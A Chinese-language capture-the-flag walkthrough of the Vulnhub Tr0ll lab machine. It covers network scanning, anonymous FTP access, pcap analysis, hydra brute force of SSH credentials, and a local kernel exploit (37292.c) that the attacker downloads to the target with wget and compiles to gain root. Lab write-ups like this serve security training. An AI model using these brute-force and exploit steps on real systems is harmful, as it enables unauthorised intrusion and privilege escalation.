Vulnhub-Tr0ll

攻击机：172.20.10.3

一、靶机IP扫描

```
arp-scan -l
```

```
└─$ sudo arp-scan -l
[sudo] zjh 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.3
Starting arp-scan 1.9.7 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1     fe:66:cf:14:7f:64       (Unknown: locally administered)
172.20.10.2     00:0c:29:ee:64:0d       VMware, Inc.
172.20.10.12    b2:a2:34:ab:0c:96       (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
```

确定靶机IP为172.20.10.2。

二、端口扫描

```
nmap -T4 -sV -p- -A 172.20.10.2
```

```
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.20.10.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


得到 21、22、80三个端口，21是ftp端口，22是ssh端口，80是web服务端口。

访问80端口


一张图片，没什么。

dirb扫一下后台


```
dirb http:172.20.10.2
```



发现了robots协议和一个secret的文件夹。server-status是403.



robots.txt提示的也是/secret这个路径。




还是这个图


访问21端口

因为是ftp服务，所以要通过ftp协议访问而不是http。

```
ftp://172.20.10.2:21
```



发现一个流量包，下载下来，用wireshark打开。




首先发现了两个FTP包，得到了FTP服务的用户名密码。

anonymous/password


挨个往下翻着看，可以看到SYST命令和LIST命令。

再往下看到了一个文件访问的流量包




一个叫secret_stuff.txt的文件，应该是提示。

直接在过滤器里面搜FTP-DATA的流量包



在一个里面看到了sup3rs3cr3tdirlol这个文件，不知道是21端口还是80端口，都试一下，发现在80端口下。




下载下来。

三、文件分析


```
file roflmao
```

查看文件类型




是可执行文件，给文件赋权执行。

```
chmod +x roflmao
./roflmao
```




得到了一个0x0856BF，看起来很像进程地址，但是我们还没有getshell，所以应该不是。可能依然是一个文件夹，80端口再试一下。




发现两个文件夹。

good_luck里面有一个文件：which_one_lol.txt，内容如下。



this_folder_contains_the_password有一个Pass.txt文件。



这两个文件应该就是账号密码了，文件名已经有很明显的提示了，good luck就是让你猜的，第二个也是说包含了密码。

四、端口爆破

现在21端口和80端口都利用过了，只有21端口的ssh没有用过，所以应该是爆破ssh的。通过hydra爆破ssh端口

```
hydra -L which_one_lol.txt -p Pass.txt 172.20.10.2 ssh
```

```
# hydra -L /which_one_lol.txt -p Pass.txt 172.20.10.2 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-10 15:
39:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1)
, ~1 try per task
[DATA] attacking ssh://172.20.10.2:22/
[22][ssh] host: 172.20.10.2   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-10 15:
39:33
```

得到用户名/密码为：overflow/Pass.txt

五、提权

通过ssh连接

```
ssh overflow@172.20.10.2
```

然后输入密码。

连接成功后查看内核版本。

```
uname -a
```

```
Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i68
6 i686 i686 GNU/Linux
```

版本是Linux 3.13.0

去payload库查找对应版本的提权payload

```
cd /usr/…/exploitdb/exploits/linux/local
searchsploit Linux 3.13.0
```


```
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege | solaris/local/15962.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE | linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - | linux/local/37293.txt
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Rac | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Ar | linux/local/31346.c
```

选择标红的这个。复制根目录。

```
cp /usr/share/exploitdb/exploits/linux/local/37292.c /
```


在根目录启动http服务

```
python3 -m SimpleHTTPServer 1234
```




靶机切换到tmp，下载对应文件

```
wget http://172.20.10.3:1234/37292.c
```




gcc编译

```
gcc 37292.c -o 37292
```



运行



提权成功